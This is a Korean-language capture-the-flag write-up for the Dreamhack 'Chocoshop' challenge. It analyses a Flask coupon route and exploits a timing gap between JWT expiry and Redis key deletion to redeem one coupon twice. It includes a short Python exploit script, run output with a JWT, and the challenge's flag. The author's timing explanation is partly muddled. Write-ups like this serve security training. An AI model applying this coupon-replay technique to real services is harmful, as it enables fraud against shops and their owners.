Dreamhack Chocoshop Write-up

```python
@app.route('/coupon/submit')
@get_session()
def coupon_submit(user):
    coupon = request.headers.get('coupon', None)
    if coupon is None:
        raise BadRequest('Missing Coupon')

    try:
        coupon = jwt.decode(coupon, JWT_SECRET, algorithms='HS256')
    except:
        raise BadRequest('Invalid coupon')

    if coupon['expiration'] < int(time()):
        raise BadRequest('Coupon expired!')

    rate_limit_key = f'RATELIMIT:{user["uuid"]}'
    if r.setnx(rate_limit_key, 1):
        r.expire(rate_limit_key, timedelta(seconds=RATE_LIMIT_DELTA))
    else:
        raise BadRequest(f"Rate limit reached!, You can submit the coupon once every {RATE_LIMIT_DELTA} seconds.")


    used_coupon = f'COUPON:{coupon["uuid"]}'
    if r.setnx(used_coupon, 1):
        # success, we don't need to keep it after expiration time
        if user['uuid'] != coupon['user']:
            raise Unauthorized('You cannot submit others\' coupon!')

        r.expire(used_coupon, timedelta(seconds=coupon['expiration'] - int(time())))
        user['money'] += coupon['amount']
        r.setex(f'SESSION:{user["uuid"]}', timedelta(minutes=10), dumps(user))
        return jsonify({'status': 'success'})
    else:
        # double claim, fail
        raise BadRequest('Your coupon is alredy submitted!')
```

주어진 소스 코드에서 쿠폰과 관련된 부분만 가져왔다. 부분별로 분석해보았다.

```python
def coupon_submit(user):
    coupon = request.headers.get('coupon', None)
    if coupon is None:
        raise BadRequest('Missing Coupon')
```

- HTTP 요청 헤더에서 coupon 필드를 가져온다.
- 쿠폰이 없으면 BadRequest 예외를 발생시킨다.

```
try:
    coupon = jwt.decode(coupon, JWT_SECRET, algorithms='HS256')
except:
    raise BadRequest('Invalid coupon')
```

- 쿠폰은 JSON Web Token (JWT)으로 암호화되어 있으며, 이를 디코딩하여 원래 데이터를 복원한다.
- 디코딩 실패 시 Invalid coupon 오류를 반환한다.
- 디코딩 시 사용하는 JWT_SECRET은 암호화/복호화의 키이다.

```
if coupon['expiration'] < int(time()):
    raise BadRequest('Coupon expired!')
```

- 디코딩된 쿠폰의 expiration 필드를 현재 시간(time() 함수 반환 값)과 비교한다.
- 만료 시간을 초과하면 Coupon expired! 오류를 반환한다.

```
rate_limit_key = f'RATELIMIT:{user["uuid"]}'
if r.setnx(rate_limit_key, 1):
    r.expire(rate_limit_key, timedelta(seconds=RATE_LIMIT_DELTA))
else:
    raise BadRequest(f"Rate limit reached!, You can submit the coupon once every {RATE_LIMIT_DELTA} seconds.")
```

- 쿠폰 제출 빈도를 제한하기 위해 사용자 UUID 기반의 Redis 키(RATELIMIT:<uuid>)를 사용한다.
- setnx는 키가 존재하지 않을 경우에만 값을 설정하는 연산으로, 최초 요청인지 확인한다.
- 요청이 처음이라면 키에 만료 시간을 설정한다(expire).
- 키가 이미 존재하면 요청이 제한되고, 요청 간격은 RATE_LIMIT_DELTA로 정의된다.

```
used_coupon = f'COUPON:{coupon["uuid"]}'
if r.setnx(used_coupon, 1):
    # success, we don't need to keep it after expiration time
    if user['uuid'] != coupon['user']:
        raise Unauthorized('You cannot submit others\' coupon!')

    r.expire(used_coupon, timedelta(seconds=coupon['expiration'] - int(time())))
```


- 쿠폰 UUID 기반으로 Redis에 COUPON:<uuid> 키를 생성하여 재사용 여부를 확인한다.
- setnx로 이미 사용된 쿠폰인지 확인하며, 중복 제출은 방지된다.
- 제출된 쿠폰이 현재 사용자에게 속하지 않을 경우(user['uuid'] != coupon['user']), Unauthorized 예외가 발생한다.
- 쿠폰 만료 시간까지 Redis 키를 유지하도록 설정한다.

```
user['money'] += coupon['amount']
r.setex(f'SESSION:{user["uuid"]}', timedelta(minutes=10), dumps(user))
return jsonify({'status': 'success'})
```


- 사용자 데이터의 money 속성에 쿠폰 금액(coupon['amount'])을 추가한다.
- 세션 데이터를 Redis에 갱신하여 10분간 유지되도록 설정한다.
- 성공 응답으로 status: success를 반환한다.

즉 주어진 소스코드의 쿠폰을 검사 및 적용하는 로직의 흐름을 요약하면 다음과 같다.


1. 쿠폰 존재 확인: 요청에 쿠폰이 포함되었는지 확인.
2. JWT 디코딩: 쿠폰을 디코딩하여 구조화된 데이터를 복원.
3. 만료 확인: 만료 시간을 확인하여 유효성 검증.
4. 빈도 제한: Redis를 통해 동일 사용자 요청 빈도를 제한.
5. 재사용 방지: 쿠폰 UUID 기반으로 중복 사용을 차단.
6. 적용: 금액을 사용자 계정에 추가하고 세션 갱신.




서버를 열어보면 먼저 이렇게 세션을 발급하라고 말하고 있다.




세션을 발급받으면 shop과 mypage기능을 이용할 수 있게 된다.




Shop에 들어가면 이렇게 빼빼로와 플래그의 값에 대해 알려준다.



mypage에서 claim을 통해 쿠폰을 발급받아 submit 하면 이렇게 1000파운드가 추가된다. 하지만 이 돈으로는 빼빼로도 플래그도 얻을 수 없다.



여기서 한 번 더 claim을 시도하면 이런 400 에러가 표시된다.



같은 쿠폰 값으로 다시 한번 submit을 시도하면 쿠폰이 만료되었다는 400 에러가 표시된다.

내가 직접 시도하진 않았지만 소스 코드를 보면 쿠폰 등록을 10초에 한번씩만 시도할 수 있게 제한하는 로직이 있기 때문에 쿠폰 등록을 10초 이내의 시간에 반복해서 시도하면 또 다른 에러가 표시될 것이다.

그렇다면 쿠폰의 claim, submit, 만료 및 재사용 관련에 대해 소스 코드를 참고해 종합적으로 정리해보면 다음과 같다.

- 쿠폰은 한 번만 claim 할 수 있다.
- claim한 쿠폰은 45초가 지나면 만료된다. Submit은 불가능하다.
- claim한 쿠폰을 한 번 submit하면 used_coupon 키가 생성된다.
- used_coupon 키값이 존재하는 쿠폰은 재사용이 불가능하다.
- used_coupon 키값은 45초 이후 만료된다.
- used_coupon 키값이 생성되어 존재하고 있으면 coupon을 또 submit할 수는 없다.
- submit은 최소 10초의 간격을 두고 진행해야 한다.

여기까지 정리했는데 잘 모르겠어서 소스코드를 다시 살펴보았다.

```
used_coupon = f'COUPON:{coupon["uuid"]}'
if r.setnx(used_coupon, 1):
    # success, we don't need to keep it after expiration time
    if user['uuid'] != coupon['user']:
        raise Unauthorized('You cannot submit others\' coupon!')
```

일단 이 부분에서 r.setnx라는 명령어는 처음 보는 것 같아서 좀 찾아보았다.

```
SETNX key value
```

Available since: 1.0.0

Time complexity: O(1)

ACL categories: @write, @string, @fast

Set key to hold string value if key does not exist. In that case, it is equal to SET. When key already holds a value, no operation is performed. SETNX is short for "**SET** if **N**ot e**X**ists".

SET if Not eXists를 줄인 것으로, key가 존재하지 않으면 SET하는 명령어이다. 즉 이 명령어가 사용된 부분에서는 사용되지 않은 쿠폰이라면 1을 반환할 것이고 쿠폰을 등록하는 로직이 실행되어, 쿠폰에 등록된 user-uuid와 현재 세션의 uuid를 비교한 후 같지 않으면 "You cannot submit others' coupon!" 에러 메시지가 반환된다.

이 로직의 동작을 좀 더 자세히 살펴보았다.

1) 쿠폰 UUID를 Redis에 기록

- setnx(used_coupon, 1)을 사용하여 Redis에 쿠폰 UUID를 키로 저장한다.
- 이 키는 처음 생성 시에만 설정되며, 중복 제출이 감지되면 BadRequest를 반환한다.

2) 쿠폰 만료 시간 설정

- 쿠폰이 처음 제출되었다면 expire를 사용해 Redis 키의 만료 시간을 설정한다.
- 만료 시간은 coupon['expiration'] 값과 현재 시간을 기준으로 계산된다.
- 즉, 쿠폰 만료 시간까지만 Redis에서 쿠폰 재사용 방지를 강제한다.

좀 헷갈려서 setnx의 동작과 토큰 만료 로직에 대해 다시 정리해 보았다.

1) 쿠폰이 처음 제출될 때

- 쿠폰이 유효하면 Redis에 COUPON:<쿠폰 UUID>라는 키가 생성된다.
- 이 키는 Redis의 expire 메서드를 사용해 쿠폰 만료 시간(expiration - 현재 시간) 이후에 삭제되도록 설정된다.

2) JWT 만료 시간 확인

- JWT 페이로드의 expiration 필드를 사용해 현재 시간이 만료 시간을 초과했는지 확인한다.
- 만료된 쿠폰은 사용할 수 없다.

문제에서는 사용된 쿠폰을 검사하는 로직이 취약하다고 했다. 즉 이 말은 redis 키와 쿠폰 만료 시간이 동일하게 설정되어 움직이는 것과 관련된 것이 아닐까 생각했다.

```
if coupon['expiration'] < int(time()):
    raise BadRequest('Coupon expired!')
```

보다시피 코드의 만료 확인은 time()함수를 이용하고 있다. time()함수는 현재 시간을 초 단위로 반환한다.

그렇다면 쿠폰 만료 시간이 지나고 Redis 키가 삭제되기까지의 오차가 있지 않을까? 찾아보니 TTL 기능을 지원하는 Redis는 최신 버전에서도 0초 ~ 1 밀리 초의 오차가 존재한다고 한다. (https://velog.io/@2214yj/Redis%EB%8A%94-%EC%96%B4%EB%96%BB%EA%B2%8C-TTL%EC%9D%84-%EC%A7%80%EC%9B%90%ED%95%A0%EA%B9%8C)

그러면 이 문제의 케이스에서도 이러한 Redis의 오차로 인한 취약점이 발생한다고 가정해보았다.

Redis 키는 쿠폰 만료 시간과 동일하게 설정되지만, 쿠폰의 만료 시간이 지나고 Redis 키가 삭제되기까지 지연이 발생한다고 가정해볼 수 있다. Redis 키가 만료되더라도 실제 삭제는 정확히 1004초에 일어나지 않을 수 있으며, 몇 밀리초 정도가 추가로 소요될 수 있다는 것이다. 그렇다면 이 지연 시간 동안 JWT 만료 검사를 통과하지 못할 쿠폰이 Redis의 키 삭제로 인해 다시 제출될 수 있는 상태가 된다.

예를 들어, 현재 시간이 1000, 쿠폰의 만료 시간(expiration)이 1005인 케이스가 있다고 해보자. 그렇다면 여기서 Redis의 만료 시간은 expiration – 현재 시간 = 5초가 된다,

시간에 따른 동작을 표로 정리해보면 다음과 같다.

시간	JWT 만료 검증 (coupon['expiration'] < int(time()))	Redis 키 존재 (r.setnx(used_coupon, 1))	동작
1004	쿠폰 만료 X	Redis 키 존재	쿠폰 재사용 불가
1005	쿠폰 만료 X	Redis 키 존재	쿠폰 재사용 불가
1005+0.0N (지연 시간 이후)	쿠폰 만료 X	Redis 키 삭제 시작	**기존 쿠폰 재사용 가능**
1006	쿠폰 만료 O	Redis 키 삭제 완료	새 쿠폰 발급 필요

time()이 정확히 1005를 초과하면 JWT 만료 검증에서 만료되지 않음 상태로 통과하지만, Redis 키는 이미 삭제된 상태일 수 있다. Redis 키가 삭제된 이후에는 같은 쿠폰 UUID를 다시 제출해도 Redis에 중복 키가 없으므로 setnx 검증을 통과하게 된다.

즉 첫 번째 쿠폰 등록 후 **정확히 45초 뒤에 다시 한번 쿠폰 등록 요청을 보내게 되면 만료 시간을 검사하는 로직과 재사용 방지 로직을 모두 통과해 쿠폰을 재사용 할 수 있게 된다.**

문제가 제공하는 페이지에서 플래그의 값은 쿠폰 하나가 제공하는 돈의 정확히 두배이므로 이 취약점을 이용하는 것이 맞다는 생각이 들었다.

이후 익스플로잇 코드를 작성했다.

1) 쿠폰 클레임

```python
def claim_coupon(session):
    headers = {"Authorization": session}
    response = requests.get(url + "coupon/claim", headers=headers)
    if response.status_code == 200:
        coupon = json.loads(response.text)["coupon"]
        print("Coupon claimed successfully")
        print("Coupon:", coupon)
        return coupon
```

HTTP GET 요청 전송

- /coupon/claim 엔드포인트에 요청을 보낸다.
- Authorization 헤더에 세션 ID(session_id)를 포함하여 인증을 수행한다.

쿠폰 생성

- 서버는 요청을 받은 사용자의 세션을 확인한 뒤, 유효한 JWT 쿠폰을 생성하여 반환한다.

응답 처리

- 응답이 성공적(HTTP 200)이라면, 쿠폰 데이터를 json으로 파싱하여 쿠폰을 획득한다.
- 이후 쿠폰 정보를 출력하고 반환한다.

2) 쿠폰 제출

```python
def submit_coupon(session, coupon):
    headers = {"Authorization": session, "coupon": coupon}

    response = requests.get(url + "coupon/submit", headers=headers)
    print("First coupon submit response:", response.text)

    print("Waiting for exactly 45 seconds...")
    time.sleep(45)

    response = requests.get(url + "coupon/submit", headers=headers)
    print("Second coupon submit response:", response.text)
```

첫 번째 쿠폰 제출

- /coupon/submit 엔드포인트에 GET 요청을 보낸다.
- 헤더에 세션 ID와 쿠폰 JWT를 포함하여 서버에 제출한다.

45초 대기

- JWT 쿠폰의 expiration 만료와 Redis 키의 삭제가 발생하는 시간을 기다린다.
- Redis 키 삭제 이후 다시 쿠폰을 제출하면 서버가 중복 제출을 감지하지 못하게 된다.

두 번째 쿠폰 제출

- 만료된 JWT와 함께 /coupon/submit을 다시 호출한다.
- Redis 키가 삭제된 상태이므로 r.setnx 호출이 성공한다.

3) 플래그 구매

```python
def claim_flag(session):
    headers = {"Authorization": session}
    response = requests.get(url + "flag/claim", headers=headers)
    print("Flag claim response:", response.text)
    return response.text
```

HTTP GET 요청 전송

- /flag/claim 엔드포인트에 요청을 보낸다.
- 헤더에 세션 ID를 포함하여 인증을 수행한다.

서버 측 검증

- 서버는 세션의 사용자 정보를 조회하여 플래그 구매 가능 여부를 확인한다.
- 잔액 확인: money >= FLAG_PRICE(2000)인지 확인.
- 플래그 반환: 잔액이 충분하다면 플래그를 사용자에게 반환하고 잔액에서 차감한다.

```
PS C:\Users\gram> & C:/Users/gram/AppData/Local/Programs/Python/Python312/python.exe c:/Users/gram/Desktop/chocoshop.py
Coupon claimed successfully
Coupon: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1dWlkIjoiZWU4ZTQ3OTBjMzAyNDdjZDkxYjEzZDMxM2VjODBmZDgiLCJ1c2VyIjoiZDJkNzZlYjhmYmU
sImV4cGlyYXRpb24iOjE3MzI3ODAwMzV9.TLTN1G61tBgrgQTV9q3AZT9-Kmyrcq9luVSUdZVq1lQ
First coupon submit response: {"status":"success"}

Waiting for exactly 45 seconds...
Second coupon submit response: {"status":"success"}

Flag claim response: {"message":"DH{781b791fa0ef98ff734bf37ec95bf5c27fd95710e6745274f045b376b590fb42}\n","status":"success"}
```

이렇게 플래그를 얻을 수 있다.